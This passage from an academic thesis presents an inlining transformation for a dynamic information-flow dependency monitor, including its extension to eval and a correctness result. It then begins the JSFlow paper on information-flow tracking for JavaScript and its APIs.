Fig. 3. Mixed-step semantics for $\mathcal{W}^{deps}$

Proposition 1. *If*

- $\mu_0 = \mu[\overline{x_k \mapsto \langle v_k, \emptyset, L_k \rangle}]$;
- *the run* $\langle \kappa_0, \delta_0, \pi, \mu_0, c \rangle \overset{n_1}{\rightarrowtail} \langle \kappa_1, \delta_1, \pi, \mu_1, \mathit{stop} \rangle$ *leaks information w.r.t. security level* L_{low}; *and*
- $\mu_1(\mathit{ret}) = \langle i_1, P_1, L_1 \rangle$

then there exists $\overline{\langle v'_k, \emptyset, L'_k \rangle}$ *s.t.*

- $\mu'_0 = \mu[\overline{x_k \mapsto \langle v'_k, \emptyset, L'_k \rangle}]$;
- $\langle \kappa_1, \delta_0, \pi, \mu'_0, c \rangle \overset{n_2}{\rightarrowtail} \langle \kappa_2, \delta_2, \pi, \mu_2, \mathit{stop} \rangle$; *and*
- $\mathsf{secLevel}^{\kappa_2, \delta_1} P_1 \not\sqsubseteq L_{low}$.

The labeled values $\overline{\langle v'_k, \emptyset, L'_k \rangle}$ may be either public or secret since, if the first run leaks information, then appropriate input values of any required level must be supplied in order for the second run to gather the necessary dependencies that allow it to detect the leak.

3 Inlining the Dependency Analysis

The inlining transformation *trans* inserts code that allows dependencies to be tracked during execution. The target of the transformation is a simple imperative language we call $\mathcal{W}$ whose syntax is defined as follows:

$$\begin{array}{rll} v & ::= i \mid s \mid P \mid L & \text{(value)} \\ e & ::= x \mid v \mid e \oplus e \mid f(e) \mid \ \texttt{case}\ e\ \texttt{of}\ (e:e)^+ & \text{(expression)} \\ c & ::= \texttt{skip} \mid c;c \mid \texttt{let}\, x = e\, \texttt{in}\, c \mid x := e \mid \texttt{while}\, e\, \texttt{do}\, c \mid & \text{(command)} \\ & \mid\ \texttt{if}\, e\, \texttt{then}\, c\, \texttt{else}\, c \mid \texttt{ret}(e) \mid \mathit{stop} & \\ M & ::= \{\overline{x \mapsto v}\} & \text{(memory)} \end{array}$$

In contrast to $\mathcal{W}^{deps}$, it operates on standard, unlabeled values and also includes sets of program points and security levels as values, since they will be manipulated by the inlined monitor. Moreover, branches, loops and return commands are no longer decorated with program points. *Expression evaluation* is defined similarly to $\mathcal{W}^{deps}$. A *$\mathcal{W}$-(run-time) configuration* is an expression of the form $\langle E, M, c \rangle$ (as usual E shall be dropped for the sake of readability) denoted with letters C, C_i, etc. The small-step[2] semantics of $\mathcal{W}$ commands is standard and hence omitted. We write $C \rightarrow C'$ when C' is obtained from C via a reduction step. The transformation *trans* is a user-defined function that resides in E; when applied to a string it produces a new one. We use double-quotes for string constants and $+\!\!+$ for string concatenation.

We now describe the inlining transformation depicted in Fig. 4 and Fig. 5. The inlining of `skip` is immediate. Regarding assignment $x := e$, the transformation introduces two shadow variables x_P and x_L. The former is for tracking the indirect dependencies of x while the latter is for tracking its security level. As may be perceived from the inlining of assignment, the transformation *trans* is in fact defined together with three other user-defined functions, namely *vars*, *lev* and *dep*. The first extracts the variables in a string returning a new string listing the comma-separated variables. Eg. $vars("x \oplus f(2 \oplus y)")$ would return, after evaluation, the string "x, y". The second user-defined function computes the least upper bound of the security levels of the variables in a string and the last computes the union of the implicit dependencies of the variables in a string. The level of e and its indirect dependencies are registered in x_L and x_P, respectively. In the case of x_P, the current program counter is included by means of the variable pc. The binary operator `|` denotes the union between sets. In contrast to $vars("e")$, which is computed at inlining time, *lev* and *dep*

[2] Hence not mixed-step but rather the standard notion.

```
trans(y) =
 case y of
    "skip": "skip"
    "x:=e":
        "$x_L$:= lev(" ++ vars("e") ++ ");"++
        "$x_P$:= dep(" ++ vars("e") ++ ") | pc;"++
        "x :=e"
    "let x=e in c":
        "let x=e in "++
           "$x_L$:= lev(" ++ vars("e") ++ ");"++
           "$x_P$:= dep(" ++ vars("e") ++ ") | pc;"++
           trans(c)
    "$c_1$;$c_2$":
         trans($c_1$)++";"++trans($c_2$)
    # continued below
```

Fig. 4. Inlining transformation (1/2)

are computed when the inlined code is executed. We close the description of the inlining of assignment by noting that the transformed code adopts *flow-sensitivity* in the sense that the security level of the values stored in variables may vary during execution. It should also be noted that rather than resort to the *no sensitive upgrade* discipline of Austin and Flanagan [3] to avoid the attack of Fig. 1 (which is also adopted by [13] in their inlining transformation), the dependency monitor silently tracks dependencies without getting stuck.

The let construct is similar to assignment but also resorts to the let construct of $\mathcal{W}$. Here we incur in an abuse of notation since in practice we expect x_L and x_P to be implemented in terms of dictionaries $L[x]$ and $P[x]$. Hence we assume that the declared variable x also binds the x in x_L and x_P. The inlining of command composition is simply the inlining of each command. In the case of `while` (Fig. 5) first we have to update the current indirect dependencies cache and the cache of direct flows (lines 3 and 4, respectively). This is because evaluation of e will take place at least once in order to determine whether program execution skips the body of the while-loop or enters it. For that purpose we assume that we have at our disposal global variables k_p and d_p, for each program point p in the command to inline. Once inside the body, a copy of the program counter is stored in pc' and then the program counter is updated (line 7) with the program point of the condition of the `while`. Upon completing the execution of $trans(c)$, it is restored and then the dependencies are updated reflecting that a new evaluation of e takes place. The clause for the conditional is similar to the one for `while`. The clause for `ret` follows a similar description.

```
# continued from above
"while$_p$ $e$ do $c$":
      "$k_p$ := $k_p$ | $dep($" $+\!\!+$ $vars("e")$ $+\!\!+$ "$)$ | $pc$;"$+\!\!+$
      "$d_p$ := $d_p$ | $lev($" $+\!\!+$ $vars("e")$ $+\!\!+$ "$)$;" $+\!\!+$
      "while $e$ do " $+\!\!+$
          "(let $pc'$= $pc$ in " $+\!\!+$
              "$pc$ := $pc$ | $\{p\}$;" $+\!\!+$
              $trans(c)$ $+\!\!+$
              "$pc$ := $pc'$;" $+\!\!+$
              "$k_p$ := $k_p$ | $dep($" $+\!\!+$ $vars("e")$ $+\!\!+$ "$)$ | $pc$;" $+\!\!+$
              "$d_p$ := $d_p$ | $lev($" $+\!\!+$ $vars("e")$ $+\!\!+$ "$)$);"
"if$_p$ $e$ then $c_1$ else $c_2$":
       "$k_p$ := $k_p$ | $dep($" $+\!\!+$ $vars("e")$ $+\!\!+$ "$)$ | $pc$;" $+\!\!+$
       "$d_p$ := $d_p$ | $lev($" $+\!\!+$ $vars("e")$ $+\!\!+$ "$)$;" $+\!\!+$
       "let $pc'$= $pc$ in " $+\!\!+$
          "$pc$ := $pc$ | $\{p\}$;" $+\!\!+$
          "if $e$ then " $+\!\!+$$trans(c_1)$$+\!\!+$ "else" $+\!\!+$$trans(c_2)$$+\!\!+$ ";" $+\!\!+$
             "$pc$ := $pc'$"
"ret$_p$($e$)":
       "$k_p$ := $k_p$ | $dep($" $+\!\!+$ $vars("e")$ $+\!\!+$ "$)$ | $pc$;" $+\!\!+$
       "$d_p$ := $d_p$ | $lev($" $+\!\!+$ $vars("e")$ $+\!\!+$ "$)$;" $+\!\!+$
       "ret($e$)"
```

Fig. 5. Inlining transformation (2/2)

4 Incorporating `eval`

This section considers the extension of $\mathcal{W}^{deps}$ with the command `eval`(e). Many modern languages, including JavaScript, perform dynamic code evaluation. IFA studies have recently begun including it [2, 6, 13].

The argument of `eval` is an expression that denotes a string that parses to a program and is generated at run-time. Therefore its set of program points may vary. Since the monitor must persist the cache of indirect flows across different runs, we introduce a new element to $\mathcal{W}^{deps}$-configurations, namely a family of caches indexed by the codomain of a hash function: $\mathcal{K}$ is a mapping from the hash of the source code to a cache of indirect flows (i.e. $\mathcal{K} ::= \overline{\{h \mapsto \kappa\}}$ where h are elements of the codomain of the hash function). $\mathcal{W}^{deps}$-configurations thus take the new form $\langle \mathcal{K}, \kappa, \delta, \pi, \mu, c\rangle$. The reduction schemes of Fig. 3 are extended by (inductively) dragging along the new component; the following new reduction scheme, Eval, will be in charge of updating it. A quick word on notation before proceeding: we write $\mathcal{K}(h)$ for the cache of indirect dependencies of s, where s is a string that parses to a command and $\mathsf{hash}(s) = h$. Also, given a cache κ and a command c, the expression $\kappa|_c$ is defined as follows (where $\mathsf{programPoints}(c)$ is the set of program points in c): $\kappa|_c \overset{def}{=} \{p \mapsto P \,|\, p \in \mathsf{programPoints}(c) \wedge \kappa(p) = P\}$. The Eval reduction scheme is as follows:

```
"eval_p(e)":
  "let pc′ = pc in " ++
     "pc := pc | {p}" ++
     "k_p := k_p | dep(" ++ vars("e") ++ ") | pc′" ++
     "d_p := d_p | lev(" ++ vars("e") ++ ")" ++
     "let h = hash(e) in " ++
        "k := k | K_h;" ++
        "eval(trans(e));" ++
        "K_h := K_h | depsIn(k,e);" ++
     "pc := pc′"
```

Fig. 6. Inlining of $\mathtt{eval}_p(e)$

$$\frac{\begin{array}{c}\hat{\mu}(e) = \langle s, P, L\rangle \quad \pi' = \pi \cup \{p\} \quad h = \mathsf{hash}(s) \\ \kappa' = \kappa \uplus \mathcal{K}(h) \uplus \{p \mapsto \pi \cup P\} \quad \delta' = \delta \uplus \{p \mapsto L\} \\ \langle \mathcal{K}, \kappa', \delta', \pi', \mu, \mathsf{parse}(s)\rangle \overset{n}{\rightarrowtail} \langle \mathcal{K}', \kappa'', \delta'', \pi', \mu'', stop\rangle\end{array}}{\langle \mathcal{K}, \kappa, \delta, \pi, \mu, \mathtt{eval}_p(e)\rangle \rightarrowtail \langle \mathcal{K}'[h \mapsto \mathcal{K}'(h) \uplus \kappa''|_{\mathsf{parse}(s)}], \kappa'', \delta'', \pi, \mu'', stop\rangle}\ \textsc{Eval}$$

This reduction scheme looks up the cache for the hash of s (that is $\mathcal{K}(h)$) and then adds it to the current indirect cache. Also added to this cache is the dependency of the code to be evaluated on the level of the context and the dependencies of the expression e itself. The resulting cache is called κ'. After reduction, $\mathcal{K}'$ is updated with any new dependencies that may have arised (recursively[3]) for s (written $\mathcal{K}'(h)$ above) together with the set of program points affected to parse(s) by the outermost (i.e. non-recursive) reduction (written $\kappa''|_{\mathsf{parse}(s)}$ above). Eval may be inlined as indicated in Fig. 6 where $dep(k, e)$ represents the user-defined function that computes $\kappa|_c$. Note that c here is the code that results from parsing the value denoted by e.

This approach has a downside. When the attacker has enough control over e, she can manipulate it in order to always generate different hashes. This affects the accumulation of dependencies (the cache of indirect flows will never be augmented across different runs) and hence the effectiveness of the monitor in identifying leaks. Since the monitor can leak during early runs, this may not be desirable. The following code exemplifies this situation:

```
tmp := 1; pub := 1;
eval_p(x ++ " if_q1 sec then tmp := 0;
              if_q2 tmp then pub := 0");
ret_q3(pub)
```

The attacker may have control over x, affecting the hash and, therefore, avoid indirect dependencies from accumulating across different runs.

[3] When parse(s) itself has an occurrence of eval whose argument evaluates to s.

```
"evalp(e)":
  "let pc' = pc in:" ++
    "pc := pc | {p}" ++
    "kp := kp | dep(" ++ vars("e") ++ ") | pc'" ++
    "dp := dp | lev(" ++ vars("e") ++ ")" ++
    "let h = hash(e) in:" ++
      "k := k | Kh;" ++
      "eval(trans(e));" ++
      "dp := dp | secLevel(k,d,dom(depsIn(k,e)));" ++
      "Kh := Kh | depsIn(k,e);" ++
    "pc := pc'"
```

Fig. 8. External anchor for `eval`$_p(e)$

Fig 7 represents a dependency chain of this code. The shaded box represents the `eval` context. Notice that q_1 and q_2 point to p because π had been extended with the latter. The edges a and b are created separately in two different runs, when `sec` is *1* or *0* respectively. The monitor should be able to capture the leak by accumulating both edges in κ, just like in the example in Fig. 1, because there is a path that connects q_3 with the high labeled q_1. But, since the attacker may manipulate the hash function output via the variable `x`, it is possible to avoid the accumulative effect in κ thus a and b will not exist simultaneously in any run.




Fig. 7. Edges a and b are *both* needed to detect the leak in q_3

One approach to this situation is to allow the program point p in the `eval`$_p(e)$ command to absorb all program points in the code denoted by e. Consequently, if a high node is created in the `eval` context, p will be raised to *high* just after the execution of `eval`. The reduction scheme EVAL would have to be replaced by EVAL':

$$\frac{\begin{array}{c}\hat{\mu}(e) = \langle s, P, L\rangle \quad h = \mathsf{hash}(s) \quad \pi' = \pi \cup \{p\} \\ \delta' = \delta \uplus \{p \mapsto L\} \quad \kappa' = \kappa \uplus \mathcal{K}(h) \uplus \{p \mapsto \pi \cup P\} \\ \delta''' = \delta''[p \mapsto \mathsf{secLevel}^{\kappa'',\delta''}\, dom(\kappa''|_{\mathsf{parse}(s)})] \\ \langle \mathcal{K}, \kappa', \delta', \pi', \mu, \mathsf{parse}(s)\rangle \overset{n}{\rightarrowtail} \langle \mathcal{K}', \kappa'', \delta'', \pi', \mu'', stop\rangle \end{array}}{\langle \mathcal{K}, \kappa, \delta, \pi, \mu, \mathtt{eval}_p(e)\rangle \rightarrowtail \langle \mathcal{K}'[h \mapsto \mathcal{K}'(h) \uplus \kappa''|_{\mathsf{parse}(s)}], \kappa'', \delta''', \pi, \mu'', stop\rangle}\ \text{EVAL'}$$

Intuitively, every node associated to the program argument of `eval` passes on to p its level which hence works as an external anchor. In this way, if any node has the chance to be in the path of a leak, every low variable depending on them is considered dangerous. The new dependency chain for the above mentioned example is shown in Fig. 9, where the leak is detected.

More precisely, when $\texttt{eval}_p(e)$ concludes, δ'' is upgraded to $\mathsf{secLevel}^{\kappa,\delta} dom(\kappa''|_c)$ (where dom is the domain of the mapping). Since $q1$ is assigned level secret by δ'', this bumps the level of p to secret. The proposed inlining is given in Fig. 8. In this approach the `ret` statement should not be allowed inside the `eval`, since the bumping of the security level of p is produced *a posteriori* to the execution of the argument of `eval`.




Fig. 9. Dependency chain with external anchor for $\texttt{eval}_p(e)$

5 Properties of the Inlining Transformation

This section addresses the *correctness* of the inlined transformation. We show that the inlined transformation of a command c simulates the execution of the monitor. First we define what it means for a $\mathcal{W}$-configuration to *simulate* a $\mathcal{W}^{deps}$-configuration. We write $\mathsf{trans}(c)$ for the result of applying the *recursive function* determined by the code for *trans* to the argument $"c"$ and then parsing the result. Two sample clauses of trans are: $\mathsf{trans}(c_1; c_2) \overset{def}{=} \mathsf{trans}(c_1); \mathsf{trans}(c_2)$ for command composition and $\mathsf{trans}(\texttt{eval}(e)) \overset{def}{=}$ $\texttt{let}\ h = hash(e)\ \texttt{in}\ (k := k \,|\, K_h;\ \texttt{eval}(trans(e)); K_h := K_h \,|\, depsIn(k, e))$ for `eval`. We also extend this definition with the clause: $\mathsf{trans}(stop) \overset{def}{=} stop.$

Definition 2. *A $\mathcal{W}$-configuration C simulates a $\mathcal{W}^{deps}$-configuration $\mathcal{D}$, written $\mathcal{D} \prec C$, iff*

1. $\mathcal{D} = \langle \mathcal{K}, \kappa, \delta, \pi, \mu, c \rangle$;
2. $C = \langle M, trans(c) \rangle$;
3. $M(K) = \mathcal{K}, M(k) = \kappa, M(d) = \delta, M(pc) = \pi$; *and*
4. $\mu(x) = \langle M(x), M(x_P), M(x_L) \rangle$, *for all* $x \in dom(\mu)$.

In the expression '$M(K) = \mathcal{K}$' by abuse of notation we view $M(K)$ as a "dictionary" and therefore understand this expression as signifying that for all $h \in dom(\mathcal{K})$, $M(K_h) = \mathcal{K}(h)$. Similar comments apply to $M(k) = \kappa$ and $M(d) = \delta$. In the case of $M(pc) = \pi$, both sets of program points are tested for equality.

The following correctness property is proved by induction on an appropriate notion of *depth* of the reduction sequence $\mathcal{D}_1 \overset{n}{\rightarrowtail} \mathcal{D}_2$.

Proposition 2. *If (1) $\mathcal{D}_1 = \langle \mathcal{K}_1, \kappa_1, \delta_1, \pi_1, \mu_1, c \rangle$; (2) $C_1 = \langle M_1, trans(c) \rangle$; (3) $\mathcal{D}_1 \prec C_1$; and (4) $\mathcal{D}_1 \overset{n}{\rightarrowtail} \mathcal{D}_2$, $n \geq 0$; then there exists C_2 s.t. $C_1 \twoheadrightarrow C_2$ and $\mathcal{D}_2 \prec C_2$.*

$$\begin{tikzcd}
\mathcal{D}_1 \arrow[d, tail, "n"'] \arrow[r, phantom, "\prec"] & C_1 \arrow[d, dotted, two heads] \\
\mathcal{D}_2 \arrow[r, phantom, "\prec"] & C_2
\end{tikzcd}$$

Remark 1. A converse result also holds: modulo the administrative commands inserted by trans, reduction from C_1 originates from corresponding commands in c. This may be formalised by requiring the inlining transformation to insert a form of labeled `skip` command to signal the correspondence of inlined commands with their original counterparts (cf. Thm.2(b) in [5]).

6 Conclusions and Future Work

We recast the dependency analysis monitor of Shroff et al. [18] to a simple imperative language and propose a transformation for inlining this monitor on-the-fly. The purpose is to explore the viability of a completely dynamic inlined dependency analysis as an alternative to other run-time approaches that either require additional information from the source code (such as branches not taken [5]) or resort to rather restrictive mechanisms such as *no sensitive upgrade* [3] (where execution gets stuck on attempting to assign a public variable in a secret context) or *permissive upgrade* [4] (where, although assignment of public variables in a secret contexts is not allowed, branching on expressions that depend on such variables is disallowed).

This paper reports work in progress, hence we mention some of the lines we are currently following. First we would like to gain some experience with a prototype implementation of the inlined transformation as a means of foreseeing issues related to usability and scaling. Second, we are considering the inclusion of an output command and an analysis of how the notion of progress-sensitivity [2] adapts to the dependency tracking setting. Finally, inlining declassification mechanisms will surely prove crucial for any practical tool based on IFA.

Acknowledgements: To the referees for supplying helpful feedback.

References

1. Prototype interpreter, its source code, and extended version of this paper:`http://wiki.portal.chalmers.se/cse/pmwiki.php/ProSec/Inlining`.
2. Askarov, A., and Sabelfeld, A. Tight enforcement of information-release policies for dynamic languages. In *Computer Security Foundations Workshop* (2009), pp. 43–59.
3. Austin, T. H., and Flanagan, C. Efficient purely-dynamic information flow analysis. In *Proceedings of the ACM SIGPLAN Fourth Workshop on Programming Languages and Analysis for Security (PLAS)* (Dec. 2009), pp. 113–124.

4. Austin, T. H., and Flanagan, C. Permissive dynamic information flow analysis. In *Proceedings of the 5th ACM SIGPLAN Workshop on Programming Languages and Analysis for Security* (New York, NY, USA, 2010), PLAS '10, ACM, pp. 3:1–3:12.
5. Chudnov, A., and Naumann, D. A. Information flow monitor inlining. In *Computer Security Foundations Workshop* (2010), pp. 200–214.
6. Chugh, R., Meister, J. A., Jhala, R., and Lerner, S. Staged information flow for JavaScript. In *SIGPLAN Conference on Programming Language Design and Implementation* (2009), pp. 50–62.
7. Dhawan, M., and Ganapathy, V. Analyzing information flow in javascript-based browser extensions. In *Annual Comp. Sec. App. Conference* (2009), pp. 382–391.
8. Erlingsson, U. *The Inlined Reference Monitor Approach to Security Policy Enforcement.* PhD thesis, Department of Computer Science, Cornell University, 2003. TR 2003-1916.
9. Futoransky, A., Gutesman, E., and Waissbein, A. A dynamic technique for enhancing the security and privacy of web applications. Black Hat USA 2007 Briefings. Las Vegas, NV, USA, August 1-2 2007.
10. Guernic, G. L. Automaton-based confidentiality monitoring of concurrent programs. In *Computer Security Foundations Workshop* (2007), pp. 218–232.
11. Guernic, G. L., Banerjee, A., Jensen, T. P., and Schmidt, D. A. Automata-based confidentiality monitoring. In *Asian Computing Science Conference* (2006), pp. 75–89.
12. Hunt, S., and Sands, D. On flow-sensitive security types. In *Proc. ACM Symp. on Principles of Programming Languages* (2006), pp. 79–90.
13. Magazinius, J., Russo, A., and Sabelfeld, A. On-the-fly inlining of dynamic security monitors. In *In Proc. IFIP International Information Security Conference* (2010).
14. Mccamant, S., and Ernst, M. D. Quantitative information flow as network flow capacity. In *SIGPLAN Conference on Programming Language Design and Implementation* (2008), pp. 193–205.
15. Russo, A., and Sabelfeld, A. Dynamic vs. static flow-sensitive security analysis. In *Proceedings of the 2010 23rd IEEE Computer Security Foundations Symposium* (Washington, DC, USA, 2010), CSF '10, IEEE Computer Society, pp. 186–199.
16. Sabelfeld, A., and Myers, A. C. Language-based information-flow security. *IEEE Journal on Selected Areas in Communications.*
17. Sabelfeld, A., and Russo, A. From dynamic to static and back: Riding the roller coaster of information-flow control research. In *Ershov Memorial Conf.* (2009), pp. 352–365.
18. Shroff, P., Smith, S., and Thober, M. Dynamic dependency monitoring to secure information flow. In *Proceedings of the 20th IEEE Computer Security Foundations Symposium* (Washington, DC, USA, 2007), IEEE Computer Society, pp. 203–217.
19. Venkatakrishnan, V. N., Xu, W., Duvarney, D. C., and Sekar, R. Provably correct runtime enforcement of non-interference properties. In *International Conference on Information and Communication Security* (2006), pp. 332–351.
20. Volpano, D. M., Irvine, C. E., and Smith, G. A sound type system for secure flow analysis. *Journal of Computer Security 4*, 167–188.

Paper **Three**

Information-Flow Security for JavaScript and its APIs

Daniel Hedin, Luciano Bello, and Andrei Sabelfeld

JavaScript drives the evolution of the web into a powerful application platform. Increasingly, web applications combine services from different providers. The script inclusion mechanism routinely turns barebone web pages into full-fledged services built up from third-party code. Script inclusion poses a challenge of ensuring that the integrated third-party code respects security and privacy.

This paper presents a dynamic mechanism for securing script executions by tracking information flow in JavaScript and its APIs. On the formal side, the paper identifies language constructs that constitute a core of JavaScript: dynamic objects, higher-order functions, exceptions, and dynamic code evaluation. It develops a dynamic type system that guarantees information-flow security for this language. Based on this formal model, the paper presents *JSFlow*, a practical security-enhanced interpreter for fine-grained tracking of information flow in full JavaScript and its APIs. Our experiments with JSFlow deployed as a browser extension provide in-depth understanding of information manipulation by third-party scripts. We find that different sites intended to provide similar services effectuate rather different security policies for the user's sensitive information: some ensure it does not leave the browser, others share it with the originating server, while yet others freely propagate it to third parties.

This paper merges, expands, and improves two previous publications from the authors:
- *Information-Flow Security for a Core of JavaScript* by Daniel Hedin and Andrei Sabelfeld. In Proceedings of the IEEE Computer Security Foundations Symposium (CSF), June 2012.
- *JSFlow: Tracking Information Flow in JavaScript and its APIs* by Daniel Hedin, Arnar Birgisson, Luciano Bello, and Andrei Sabelfeld. In Proceedings of the ACM Symposium on Applied Computing (SAC), March 2014.

1 Introduction

Increasingly, web applications combine services from different providers. The script inclusion mechanism routinely turns barebone web pages into full-fledged services, often utilizing third-party code. Such code provides a range of facilities from utility libraries (such as jQuery) to readily available services (such as Google Analytics and Tynt). Even stand-alone services such as Google Docs, Microsoft Office 365, and DropBox offer integration into other services. Thus, the web is gradually being transformed into an application platform for integration of services from different providers.

Motivation: Securing JavaScript At the heart of this lies JavaScript. When a user visits a web page, even a simple one like a loan calculator or a newspaper website, JavaScript code from different sources is downloaded into the user's browser and run with the same privileges as if the code came from the web page itself. This opens up possibilities for abuse of trust, either by direct attacks from the included scripts or, perhaps more dangerously, by indirect attacks when a popular service is compromised and its scripts are replaced by an attacker. A large-scale empirical study [55] of script inclusion reports high reliance on third-party scripts. As an example, it shows how easy it is to get code running in thousands of browsers simply by acquiring some stale or misspelled domains. A representative real-life example is an attack on Reuters in June 2014, attributed to "Syrian Electronic Army", which compromised a third-party widget for content-targeting (Taboola) to redirect visitors from Reuters to another web site [66]. This shows that even established content delivery networks risk being compromised, and these risks immediately extend to all web sites that include scripts from such networks.

At the same time, the business model of many online service providers is to give away a service for free while gathering information about their users and their behavior in order to, e.g., sell user profiles or provide targeted ads. How do we draw a line between legitimate information gathering and unsolicited user tracking?

This poses a challenge: how to enable exciting possibilities for third-party code integration while, at the same time, guaranteeing that the integrated third-party code respects the security and privacy of web applications?

Background: State of the art in securing JavaScript Today's browsers enforce the *same-origin policy (SOP)* in order to limit access between scripts from different Internet domains. SOP offers an all-or-nothing choice when including a script: either isolation, when the script is loaded in an iframe, or full integration, when the script is included in the document via a script tag. SOP prevents direct communication with non-origin domains but allows indirect communication. For example, sensitive information from the user can be sent to a third-party domain as part of an image request.

Although loading a script in an iframe provides secure isolation, it severely limits the integration of the loaded code with the main application. Thus, the iframe-based solution is a good fit for isolated services such as context-independent ads, but it is not adequate for context-sensitive ads, statistics, utility libraries, and other services that require tighter integration.

Loading a script via a script tag provides full privileges for the included script and, hence, opens up for possible attacks. The state of the art in research on JavaScript-based secure composition [62] consists of a number of approaches ranging from isolation of components to their full integration. Clearly, as much isolation as possible for any given application is a sound rationale in line with the principle of least privilege [65]. However, there are scenarios where isolation incapacitates the functionality of the application.

As an example, consider a loan calculator website. The calculator requires sensitive input from the user, such as the monthly income or the total loan amount. Clearly, the application must have access to the sensitive input for proper functionality. At the same time, the application must be constrained in what it can do with the sensitive information. If the user has a business relationship with the service provider, it might be reasonable for this information to be sent back to the provider but remain confidential otherwise. However, if this is not the case, it is more reasonable that sensitive information does not leave the browser. How do we ensure that these kinds of fine-grained policies are enforced?

As another example, consider a third-party service on a newspaper site. The service appends the link to the original article whenever the user copies a piece of text from it. The application must have access to the selected text for proper functionality as the data must be read, modified and written back to the clipboard. However, with the current state of the art in web security, any third-party code can always send information to its own originating server, e.g., for tracking. When this is undesired, how do we guarantee that this trust is not abused to leak sensitive information to the third party?

Unfortunately, access control is not sufficient to guarantee information security in these examples. Both the loan calculator and newspaper code must be given the sensitive information in order to provide the intended service. The *usage* of sensitive information needs to be tracked *after* access to it has been granted.

Goal: Securing information flow in the browser These scenarios motivate the need of information-flow control to track how information is used by such services. Intuitively, an information-flow analysis tracks how information flows through the program under execution. By identifying sources of sensitive information, an information-flow analysis can limit what the service may do with information from these sources, e.g., ensuring that the information does not leave the browser, or is not sent to a third party.

The importance of tracking information flow in the browser has been pointed out previously, e.g., [46,73]. Further, several empirical studies [70,41,34,23] (discussed in detail in Section 9) provide clear evidence that privacy and security attacks in JavaScript code are a real threat. The focus of these studies is *breadth*: trying to analyze thousands of pages against simple policies.

Complementary to the previous work, our overarching goal is an in-*depth* approach to information-flow tracking in practical JavaScript. Accordingly, we separate the goal into fundamental and practical parts:

First, our goal is to resolve the fundamental challenges for tracking information flow in a highly dynamic language at the core of JavaScript with features such as dynamic objects, higher-order functions and dynamic code evaluation. This goal includes a formal model of the enforcement mechanism in order to guarantee secure information flow.

Second, our goal is to push the fundamental approach to practice by extending the enforcement to full JavaScript, implementing it, and evaluating it on web pages where in-depth understanding of information-flow policies is required.

Objectives: JavaScript and libraries The dynamism of JavaScript puts severe limitations on static analysis methods [67]. These limitations are of particular concern when it is desirable to pinpoint the source of insecurity. While static analysis can be reasonable for empirical studies with simple security policies, the situation is different for more complex policies. Because dynamic tracking has access to precise information about the program state in a given run, it is more appropriate for in-depth understanding of information flow in JavaScript. With this in mind, our overarching goal translates into the following concrete objectives.

1. The first objective is to identify a core of JavaScript that embodies the essential constructs from the point of view of information-flow control. We set out to propose dynamic information-flow control for the code, with the technical challenges expanded in Section 3.
2. The second objective is covering the *full non-strict JavaScript* language, as described by the ECMA-262 (v.5) standard [29]. This part draws on the sound analysis for the core of JavaScript, and so the challenge is whether the rich security label mechanism and key concepts such as read and write contexts scale to the full language.
3. The third objective is covering *libraries*, both JavaScript's built-in objects, and the ones provided by browser APIs. The *Document Object Model (DOM)* API, a standard interface for JavaScript to interact with the browser, is particularly complex. This challenge is substantial due to the stateful nature of the DOM. Attempts to provide "security signatures" to the API result in missing security-critical side effects in the DOM. The challenge lies in designing a more comprehensive approach.
4. The fourth objective is implementing the JavaScript interpreter in JavaScript. This allows the interpreter to be deployed as a Firefox extension by leveraging the ideas of Zaphod [53]. The interpreter keeps track of the security

labels and, whenever possible, it reuses the native JavaScript engine and standard libraries for the actual functionality.

5. The fifth objective is evaluation of the approach on scenarios where in-depth understanding of modern third-party scripts (such as Google Analytics) is required. Following the scenarios mentioned above, the focus of the evaluation is on loan calculator web sites and web sites with behavioral tracking.

Contributions and overview After recalling the basics of dynamic information-flow control (Section 2), we spell out the challenges of securing JavaScript (Section 3). The challenges are divided into three sections: challenges related to the language, challenges related to a full-scale implementation, and challenges related to dynamic enforcement. Together, the challenges justify the choice of the JavaScript core, and illustrate key issues related to a practical implementation.

Addressing the first objective, we identify a language that constitutes a core of JavaScript. This language includes the following constructs: dynamic objects, higher-order functions, exceptions, and dynamic code evaluation (Section 4). We argue that the choice of the core captures the essence of the language. It allows us to concentrate on the fundamental challenges for securing information flow in dynamic languages. While we address the major challenge of handling dynamic language constructs, we also resolve minor challenges associated with JavaScript. The semantics of the language closely follows the ECMA-262 standard (v.5) [29] on the language constructs from the core.

We develop a dynamic type system for information-flow security for the core language (Section 4) and establish that the type system enforces a security policy of *noninterference* [21,32], that prohibits information leaks from the program's secret sources to the program's public sinks (Section 5).

Addressing the second objective, we scale up the enforcement to cover the full JavaScript language (Section 6). The scaled-up enforcement tightly follows the enforcement principles for the core, indicating that the choice of the core is well-justified, and implements the solutions outlined by the implementation challenges.

Addressing the second and fourth objectives, we report on the implementation of the *JSFlow*, an information-flow interpreter for full non-strict ECMA-262 (v.5) (Section 6). JSFlow is itself implemented in JavaScript. This enables the use of JSFlow as a Firefox extension, *Snowfox*, as well as on the server side, e.g., by running on top of *node.js* [2]. The interpreter passes all standard compliant non-strict tests in the SpiderMonkey test suite [52] passed by SpiderMonkey and V8.

Addressing the third and fourth objectives, we have designed and implemented extensive stateful information-flow models for the standard API (Section 7). This includes all of the standard API, as well as the API present in a browser environment, including the DOM, navigator, location and XMLHttpRequest. A distinction is made between *shallow* and *deep* models, which represent different trade-offs between reimplementing native code and maintaining a model of its information flow.

To the best of our knowledge, this is the first effort that bridges all the way from theory to implementation of dynamic information-flow enforcement for such a large platform as JavaScript together with stateful information-flow models for its standard execution environment.

Addressing the fifth objective, we report on our experience with JSFlow/Snowfox for in-depth understanding of existing flows in web pages (Section 8). Rather than experimenting with a large number of web sites for simple policies (as done in previous work [70,41,34,23]), we focus on in-depth analysis of two case studies.

The case studies show that different sites intended to provide similar service (a loan calculator) enforce rather different security policies for possibly sensitive user input. Some ensure it does not leave the browser, others share it only with the originating server, while yet others freely share it with third party services. The empirical knowledge gained from running the case studies on actual web pages and libraries has been key for understanding the possibilities and limitations of dynamic information-flow tracking and setting future research directions.

The paper merges, expands, and improves our previously disjoint efforts on theory [39] and implementation [38] of information-flow control for JavaScript. In addition to unifying these efforts, the following are the most prominent features that offer value over the previous work.

- We have reworked the rules for *Delete* and *Put* of the ECMA objects to make them more intuitive and to make their relation clearer.
- We have added the full proof of soundness of the core language.
